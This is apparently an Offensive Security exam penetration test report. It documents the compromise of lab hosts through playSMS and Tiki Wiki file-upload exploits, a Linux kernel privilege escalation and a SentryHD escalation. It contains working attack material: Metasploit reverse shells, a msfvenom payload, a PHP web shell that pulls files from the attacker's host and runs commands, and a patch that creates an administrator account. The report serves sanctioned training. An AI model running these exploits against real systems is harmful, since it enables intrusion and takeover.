Penetration Test Report for Exam

OSID: **XXXXX**

March 21, 2020

Contents

Chapter 1

Offensive-Security Exam Penetration Test Report

1.1 Introduction

The Offensive Security Lab and Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security course. This report should contain all lab data in the report template format as well as all items that were used to pass the overall exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the lab and exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Offensive Security Lab and Exam network. The student is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you sample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report and include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walk-through and detailed outline of steps taken
- Each finding with included screenshots, walk-through, sample code, and proof.txt if applicable.
- Any additional items that were not included

Chapter 2

Report – High-Level Summary

OS-XXXXX was tasked with performing an internal penetration test towards Offensive Security Labs. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal lab systems – the **THINC.local** domain. OS-XXXXX overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, OS-XXXXX was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, OS-XXXXX had administrative level access to multiple systems. All systems were successfully exploited and access granted.

2.1 Report - Recommendations

OS-XXXXX recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

Chapter 3

Report – Methodologies

OS-XXXXX utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Labs and Exam environments are secure. Below is a breakout of how OS-XXXXX was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Report – Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, OS-XXXXX was tasked with exploiting the exam network. The specific IP addresses were:

Exam Network

192.168.27.44, 192.168.27.46, 192.168.27.83, 192.168.27.110, 192.168.27.152

3.2 Report – Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Opened
192.168.27.44	21/tcp 22/tcp 25/tcp 8787/tcp
192.168.27.46	80/tcp 443/tcp 3306/tcp 5800/tcp 5900/tcp 8081/tcp
192.168.27.83	135/tcp 3306/tcp 8080/tcp
192.168.27.110	135/tcp 554/tcp 2869/tcp 4455/tcp 5357/tcp 10243/tcp
192.168.27.152	22/tcp 25/tcp 111/tcp 2049/tcp 3306/tcp 7337/tcp 42601/tcp 43633/tcp 52229/tcp 59589/tcp

3.3 Report – Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, OS-XXXXX was able to successfully gain access to 4 out of the 5 systems.

3.3.1 Vulnerability Exploited: PlaySMS sendfromfile.php Authenticated "Filename" Field Code Execution

3.3.1.1 System Vulnerable: 192.168.27.44

Vulnerability Explanation:

playSMS running on http://192.168.27.44:8787/2315e8131432505230f581cf689e783a/index.php?app=main&inc=core_auth&route=login allows any registered user to upload any file because of not proper validation of file in `sendfromfile.php`

Privilege Escalation Vulnerability:

Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation. The `check_alu_op` function in `kernel/bpf/verifier.c` in the Linux kernel through 4.14.8 allows local users to cause a denial of service (memory corruption) or possibly have unspecified other impact by leveraging incorrect sign extension.

Vulnerability Fix:

- Don't use default credentials.
- Upgrade playSMS to version 1.4.3.
- Upgrade to the most recent kernel available for the system or update the system to the supported version.

Severity: Critical

Proof Of Concept Code:

- https://www.exploit-db.com/exploits/42003
- https://www.exploit-db.com/exploits/45010


Steps to exploit the system:

3.3.1.1.1 Enumeration

1. Discovered opened ports:

```
# masscan -i tun0 192.168.27.44 -p0-65535 --rate 1000

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-03-01 10:24:02 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65536 ports/host]
Discovered open port 22/tcp on 192.168.27.44
Discovered open port 25/tcp on 192.168.27.44
Discovered open port 8787/tcp on 192.168.27.44
Discovered open port 21/tcp on 192.168.27.44
```

2. Some default Apache web page on port 8787:




3. http://192.168.27.44:8787/robots.txt revealed some hidden directory:

```
User-agent: Googlebot
Disallow: /
User-agent: googlebot-image
Disallow: /
User-agent: googlebot-mobile
Disallow: /
User-agent: MSNBot
Disallow: /
User-agent: Slurp
Disallow: /
User-agent: Teoma
Disallow: /
User-agent: Gigabot
Disallow: /
User-agent: Robozilla
Disallow: /
User-agent: Nutch
Disallow: /
User-agent: ia_archiver
Disallow: /
User-agent: baiduspider
Disallow: /
User-agent: naverbot
Disallow: /
User-agent: yeti
Disallow: /
User-agent: yahoo-mmcrawler
Disallow: /
User-agent: psbot
Disallow: /
User-agent: yahoo-blogs/v3.9
Disallow: /
User-agent: *
Disallow: /
Disallow: /2315e8131432505230f581cf689e783a/
```

4. There is playSMS running on http://192.168.27.44:8787/2315e8131432505230f581cf689e783a/index.php?app=main&inc=core_auth&route=login

3.3.1.1.2 Foothold

1. Web page allows us to login using default credentials `admin`/`admin`:



2. According to https://www.exploit-db.com/exploits/42003 we can upload any file as registered user.

3.3.1.1.3 Getting reverse shell

1. Try meterpreter payload:

```
msf5 exploit(multi/handler) > use exploit/multi/http/playsms_filename_exec
msf5 exploit(multi/http/playsms_filename_exec) > options

Module options (exploit/multi/http/playsms_filename_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   admin            yes       Password to authenticate with
   Proxies                     no        A proxy chain of format
   ↪  type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file
   ↪  with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base playsms directory path
   USERNAME   admin            yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.19.27    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PlaySMS 1.4


msf5 exploit(multi/http/playsms_filename_exec) > set RHOST 192.168.27.44
RHOST => 192.168.27.44
msf5 exploit(multi/http/playsms_filename_exec) > set RPORT 8787
RPORT => 8787
msf5 exploit(multi/http/playsms_filename_exec) > set TARGETURI /2315e8131432505230f581cf689e783a/
TARGETURI => /2315e8131432505230f581cf689e783a/
msf5 exploit(multi/http/playsms_filename_exec) >
```

2. Ran it and got the reverse shell:

```
msf5 exploit(multi/http/playsms_filename_exec) > run

[*] Started reverse TCP handler on 192.168.19.27:4444
```

```
[+] Authentication successful : [ admin : admin ]
[*] Sending stage (38288 bytes) to 192.168.27.44
[*] Meterpreter session 2 opened (192.168.19.27:4444 -> 192.168.27.44:42802) at 2020-03-01
    11:46:49 +0000

meterpreter >
```

3.3.1.1.4 Getting user session

1. Collected `local.txt`:

```
www-data@textian:/home$ cd textian
cd textian
www-data@textian:/home/textian$ ls -la
ls -la
total 32
drwxr-xr-x 3 textian textian 4096 Mar 20  2019 .
drwxr-xr-x 3 root    root    4096 Jan 29  2019 ..
-rw------- 1 textian textian    1 Mar 20  2019 .bash_history
-rw-r--r-- 1 textian textian  220 Jan 29  2019 .bash_logout
-rw-r--r-- 1 textian textian 3771 Jan 29  2019 .bashrc
drwx------ 2 textian textian 4096 Jan 29  2019 .cache
-rw-r--r-- 1 textian textian  655 Jan 29  2019 .profile
-rw-r--r-- 1 root    root      32 Feb 29 08:14 local.txt
www-data@textian:/home/textian$ cat local.txt
cat local.txt
23c132198dc685bc76502fcc962a23f1www-data@textian:/home/textian$ ifconfig
ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:8a:eb:a4
          inet addr:192.168.27.44  Bcast:192.168.27.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe8a:eba4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:866764 errors:0 dropped:2505 overruns:0 frame:0
          TX packets:615277 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:88846910 (88.8 MB)  TX bytes:136006832 (136.0 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:2880 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2880 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:243768 (243.7 KB)  TX bytes:243768 (243.7 KB)

www-data@textian:/home/textian$
```

```
www-data@textian:/home$ cd textian
cd textian
www-data@textian:/home/textian$ ls -la
ls -la
total 32
drwxr-xr-x 3 textian textian 4096 Mar 20  2019 .
drwxr-xr-x 3 root    root    4096 Jan 29  2019 ..
-rw------- 1 textian textian    1 Mar 20  2019 .bash_history
-rw-r--r-- 1 textian textian  220 Jan 29  2019 .bash_logout
-rw-r--r-- 1 textian textian 3771 Jan 29  2019 .bashrc
drwx------ 2 textian textian 4096 Jan 29  2019 .cache
-rw-r--r-- 1 textian textian  655 Jan 29  2019 .profile
-rw-r--r-- 1 root    root      32 Feb 29 08:14 local.txt
www-data@textian:/home/textian$ cat local.txt
cat local.txt
23c132198dc685bc76502fcc962a23f1www-data@textian:/home/textian$ ifconfig
ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:8a:eb:a4
          inet addr:192.168.27.44  Bcast:192.168.27.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe8a:eba4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:866764 errors:0 dropped:2505 overruns:0 frame:0
          TX packets:615277 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:88846910 (88.8 MB)  TX bytes:136006832 (136.0 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:2880 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2880 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:243768 (243.7 KB)  TX bytes:243768 (243.7 KB)

www-data@textian:/home/textian$
```

3.3.1.1.5 Privilege escalation

Trying https://www.exploit-db.com/exploits/45010:

- Compiled:

```
$ gcc -o 45010 45010.c
gcc -o 45010 45010.c
```

- Ran. Worked!:

```
www-data@textian:/tmp$ ./45010
./45010
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:8a:eb:a4
          inet addr:192.168.27.44  Bcast:192.168.27.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe8a:eba4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:864178 errors:0 dropped:2505 overruns:0 frame:0
          TX packets:613443 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:88630119 (88.6 MB)  TX bytes:135845905 (135.8 MB)

lo        Link encap:Local Loopback
```

```
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:2880 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2880 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:243768 (243.7 KB)  TX bytes:243768 (243.7 KB)

cd /root
cat proof.txt
8abe48ec4f84368c314031d4f3fe2535
```

```
www-data@textian:/tmp$ gcc -o 45010 45010.c
gcc -o 45010 45010.c
www-data@textian:/tmp$ ./45010
./45010
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:8a:eb:a4
          inet addr:192.168.27.44  Bcast:192.168.27.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe8a:eba4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:864178 errors:0 dropped:2505 overruns:0 frame:0
          TX packets:613443 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:88630119 (88.6 MB)  TX bytes:135845905 (135.8 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:2880 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2880 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:243768 (243.7 KB)  TX bytes:243768 (243.7 KB)

cd /root
cat proof.txt
8abe48ec4f84368c314031d4f3fe2535
```

3.3.2 Vulnerability Exploited: Default XAMP password + Tiki Wiki 15.1 - File Upload

3.3.2.1 System Vulnerable: 192.168.27.83

Vulnerability Explanation:

http://192.168.27.83:8080/tiki/ is running vulnerable version 15.1. Although the service protected from simple enumeration with basic authentification the last is weak default `admin/admin` credentials. http://192.168.27.83:8080/tiki/README reveals actual version running.

Privilege Escalation Vulnerability:

SentryHD 02.01.12e Privilege Escalation. UPSMan is running on autostart as System. Using `Execute Command File` we can execute commands on Scheduled system `shutdown` and because UPSMan is running as SYSTEM we execute them as Priveleged user.

Vulnerability Fix:

- Don't use default credentials.

- Upgrade Tiki Wiki to version 15.2 or later.
- Upgrade SentryHD to version 02.01.12g or later.

Severity: Critical

Proof Of Concept Code:

- https://www.exploit-db.com/exploits/40053
- https://www.exploit-db.com/exploits/41090

Steps to exploit the system:

3.3.2.1.1 Enumeration

1. Page at http://192.168.27.83:8080/dashboard/ requires authentication, but providing `admin/admin` let us to proceed.
2. Web page scan result:

```
# ffuf -w
↪  /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt -u
↪  "http://192.168.27.83:8080/FUZZ" -H "Authorization: Basic YWRtaW46YWRtaW4=" -fc 404

 /'___\ /'___\ /'___\
 /\ \__/ /\ \__/ __ __ /\ \__/
 \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
 \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
 \ \_\ \ \_\ \ \____/ \ \_\
 \/_/ \/_/ \/___/ \/_/

 v1.0.1
________________________________________________

 :: Method : GET
 :: URL : http://192.168.27.83:8080/FUZZ
 :: Header : Authorization: Basic YWRtaW46YWRtaW4=
 :: Follow redirects : false
 :: Calibration : false
 :: Timeout : 10
 :: Threads : 40
 :: Matcher : Response status: 200,204,301,302,307,401,403
 :: Filter : Response status: 404
________________________________________________

img [Status: 301, Size: 344, Words: 22, Lines: 10]
webalizer [Status: 403, Size: 1046, Words: 102, Lines: 43]
phpmyadmin [Status: 403, Size: 1205, Words: 127, Lines: 46]
dashboard [Status: 301, Size: 350, Words: 22, Lines: 10]
xampp [Status: 301, Size: 346, Words: 22, Lines: 10]
licenses [Status: 403, Size: 1205, Words: 127, Lines: 46]
 [Status: 403, Size: 1046, Words: 102, Lines: 43]
con [Status: 403, Size: 1046, Words: 102, Lines: 43]
aux [Status: 403, Size: 1046, Words: 102, Lines: 43]
tiki [Status: 301, Size: 345, Words: 22, Lines: 10]
prn [Status: 403, Size: 1046, Words: 102, Lines: 43]
server-info [Status: 200, Size: 98645, Words: 6091, Lines: 1140]
:: Progress: [26584/26584] :: Job [1/1] :: 276 req/sec :: Duration: [0:01:36] :: Errors: 2 ::
```

3. Discovered Tiki default home page at http://192.168.27.83:8080/tiki/tiki-index.php
4. Tiki version diclosured at http://192.168.27.83:8080/tiki/README:

```
Tiki! The wiki with a lot of features!
Version 15.1
```

3.3.2.1.2 Foothold

1. Trying exploit from https://www.exploit-db.com/exploits/40053 with slight patching:

```
# diff -u /usr/share/exploitdb/exploits/php/webapps/40053.py 40053.py
--- /usr/share/exploitdb/exploits/php/webapps/40053.py  2020-02-19 14:42:42.000000000 +0000
+++ 40053.py    2020-02-29 15:49:35.753042197 +0000
@@ -6,10 +6,10 @@
 import json
 from requests.auth import HTTPBasicAuth

-url = 'http://192.168.1.152:8080/tiki/vendor_extra/elfinder/php/connector.minimal.php'
+url = 'http://192.168.27.83:8080/tiki/vendor_extra/elfinder/php/connector.minimal.php'

 headers = {
- 'Host': '192.168.1.152:8080',
+ 'Host': '192.168.27.83:8080',
 'User-Agent': 'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)',
 'Content-Type': 'multipart/form-data; boundary=_Part_1337'
 }
@@ -24,10 +24,10 @@
 '--_Part_1337\n'
 'Content-Disposition: form-data; name="upload[]"; filename="evil.php"\n'
 'Content-Type: application/octet-stream)\n\n'
- '/*<?php /**/ error_reporting(0); if (isset($_REQUEST["fupload"])) {
-    file_put_contents($_REQUEST["fupload"], file_get_contents("http://192.168.1.10/" .
-    $_REQUEST["fupload"]));};if (isset($_REQUEST["fexec"])) { echo "<pre>" .
-    shell_exec($_REQUEST["fexec"]) . "</pre>";};\n'
+ '/*<?php /**/ error_reporting(0); if (isset($_REQUEST["fupload"])) {
+    file_put_contents($_REQUEST["fupload"], file_get_contents("http://192.168.19.27/" .
+    $_REQUEST["fupload"]));};if (isset($_REQUEST["fexec"])) { echo "<pre>" .
+    shell_exec($_REQUEST["fexec"]) . "</pre>";};\n'
 '--_Part_1337--\n'
 )

 # If your target uses authentication then use:
-# upload = requests.post(url, headers=headers, data=payload, auth=('admin', 'admin'))
-upload = requests.post(url, headers=headers, data=payload)
\ No newline at end of file
+upload = requests.post(url, headers=headers, data=payload, auth=('admin', 'admin'))
+#upload = requests.post(url, headers=headers, data=payload)
```


2. Trigger the exploit:

```
# python ./40053.py
```

3. It didn't produce any output, but PHP was created on http://192.168.27.83:8080/tiki/vendor_extra/elfinder/files/evil.php

4. We can verify it on http://192.168.27.83:8080/tiki/vendor_extra/elfinder/files/evil.php?fexec=whoami:

```
/*

tiki\steve
```



3.3.2.1.3 Getting reverse shell

1. Create payload:

```
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.19.27 LPORT=4444 -f exe -o
↪  mrev.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: mrev.exe
```

2. Start Python webserver in the same folder where `mrev.exe` was saved:

```
# python3 -m http.server 80
```

3. Upload payload to the box opening http://192.168.27.83:8080/tiki/vendor_extra/elfinder/files/evil.php?fupload=mrev.exe

4. Update payload type on `multi/handler` and start it:

```
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.19.27:4444
```

5. Trigger reverse shell on http://192.168.27.83:8080/tiki/vendor_extra/elfinder/files/evil.php?fexec=./mrev.exe:

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.19.27:4444
[*] Sending stage (206403 bytes) to 192.168.27.83
[*] Meterpreter session 8 opened (192.168.19.27:4444 -> 192.168.27.83:49158) at 2020-02-29
↪  21:07:30 +0000


meterpreter >
```

3.3.2.1.4 Getting user session

1. From Meterpreter shell collect data:

```
C:\>dir local.txt /s
dir local.txt /s
 Volume in drive C has no label.
 Volume Serial Number is 86AA-C7A8

 Directory of C:\Users\Steve\Desktop

02/29/2020 08:58 AM 32 local.txt
 1 File(s) 32 bytes

 Total Files Listed:
 1 File(s) 32 bytes
 0 Dir(s) 2,641,825,792 bytes free

C:\>cd C:\Users\Steve\Desktop
cd C:\Users\Steve\Desktop

C:\Users\Steve\Desktop>type local.txt
type local.txt
807e572df11c9e8102a9ed135c394e09
C:\Users\Steve\Desktop>ipconfig
ipconfig

```

```
Windows IP Configuration


Ethernet adapter Ethernet0:

 Connection-specific DNS Suffix . :
 IPv4 Address. . . . . . . . . . . : 192.168.27.83
 Subnet Mask . . . . . . . . . . . : 255.255.255.0
 Default Gateway . . . . . . . . . : 192.168.27.254

Tunnel adapter isatap.{C11DA5AB-3778-4491-9138-FF9C3241C01B}:

 Media State . . . . . . . . . . . : Media disconnected
 Connection-specific DNS Suffix . :

C:\Users\Steve\Desktop>
```

```
C:\xampp\htdocs\tiki\vendor_extra\elfinder\files>cd C:\
cd C:\

C:\>dir local.txt /s
dir local.txt /s
 Volume in drive C has no label.
 Volume Serial Number is 86AA-C7A8

 Directory of C:\Users\Steve\Desktop

02/29/2020  08:58 AM                32 local.txt
               1 File(s)             32 bytes

     Total Files Listed:
               1 File(s)             32 bytes
               0 Dir(s)   2,641,825,792 bytes free

C:\>cd C:\Users\Steve\Desktop
cd C:\Users\Steve\Desktop

C:\Users\Steve\Desktop>type local.txt
type local.txt
807e572df11c9e8102a9ed135c394e09
C:\Users\Steve\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.27.83
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.27.254

Tunnel adapter isatap.{C11DA5AB-3778-4491-9138-FF9C3241C01B}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\Steve\Desktop>
```

3.3.2.1.5 Privilege escalation

1. Confirmed that we can get credentials from `c:\Program Files (x86)\SentryHD\config.ini`:

```
PS > type "c:\Program Files (x86)\SentryHD\config.ini"
[Format]
Version=2
Restart=No
[Configuration]
Stop Service=No
Language=0
[System]
Install Date=06/01/2018
Location=
Description=
Contactor=
Name=
[Web]
HTTP Port=80
HTTPS Port=443
Enable HTTP=Yes
Enable HTTPS=Yes
Web Refresh=3
User0=admin
Password0=password
User1=device
Password1=password
User2=user
Password2=password
```

2. The box doesn't have Python installed. Need to convert Python's exploit to binary file:

- Patch the exploit to add password for newly created account:

```
diff -u .\41090.py.orig .\41090.py
--- .\41090.py.orig     Sun Mar 01 00:51:02 2020
+++ .\41090.py  Sun Mar 01 01:27:06 2020
@@ -33,7 +33,8 @@
 import subprocess
 import time

-new_user_name = "hacked"
+new_user_name = "pwn"
+new_user_password = "pwn"

 print "SentryHD 02.01.12e Privilege Escalation"
 print "by Kacper Szurek"
@@ -62,7 +63,7 @@

 bat_path = os.path.dirname(os.path.abspath(__file__))+"\\create_user.bat"
 payload = open(bat_path, "w")
-payload.write("net user {} /add\n".format(new_user_name))
+payload.write("net user {} {} /add\n".format(new_user_name, new_user_password))
 payload.write("net localgroup Administrators {} /add".format(new_user_name))
 payload.close()
```

- Convert to a binary:

```
λ pyinstaller.exe --onefile .\41090.py
532 INFO: PyInstaller: 3.6
547 INFO: Python: 2.7.17
547 INFO: Platform: Windows-7-6.1.7601-SP1
...
18922 INFO: Appending archive to EXE C:\Users\John\Downloads\dist\41090.exe
19453 INFO: Building EXE from EXE-00.toc completed successfully.
```

3. Uploads the binary to the box:


```
meterpreter > upload /tmp/41090.exe
[*] uploading  : /tmp/41090.exe -> 41090.exe
[*] Uploaded 3.93 MiB of 3.93 MiB (100.0%): /tmp/41090.exe -> 41090.exe
[*] uploaded   : /tmp/41090.exe -> 41090.exe
meterpreter > dir
Listing: C:\xampp\htdocs\tiki\vendor_extra\elfinder\files
============================================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40777/rwxrwxrwx   0        dir   2019-02-01 16:19:12 +0000  .quarantine
40777/rwxrwxrwx   0        dir   2019-02-01 16:19:12 +0000  .tmb
100777/rwxrwxrwx  4116068  fil   2020-03-01 09:36:07 +0000  41090.exe
100666/rw-rw-rw-  7501     fil   2020-02-29 20:56:42 +0000  evil.php
100666/rw-rw-rw-  36696    fil   2020-03-01 08:07:50 +0000  mimidrv.sys
100777/rwxrwxrwx  1250056  fil   2020-03-01 08:07:44 +0000  mimikatz.exe
100666/rw-rw-rw-  46856    fil   2020-03-01 08:07:37 +0000  mimilib.dll
100777/rwxrwxrwx  7168     fil   2020-02-29 21:05:54 +0000  mrev.exe

meterpreter >
```

4. Run the exploit:

```
PS > .\41090.exe
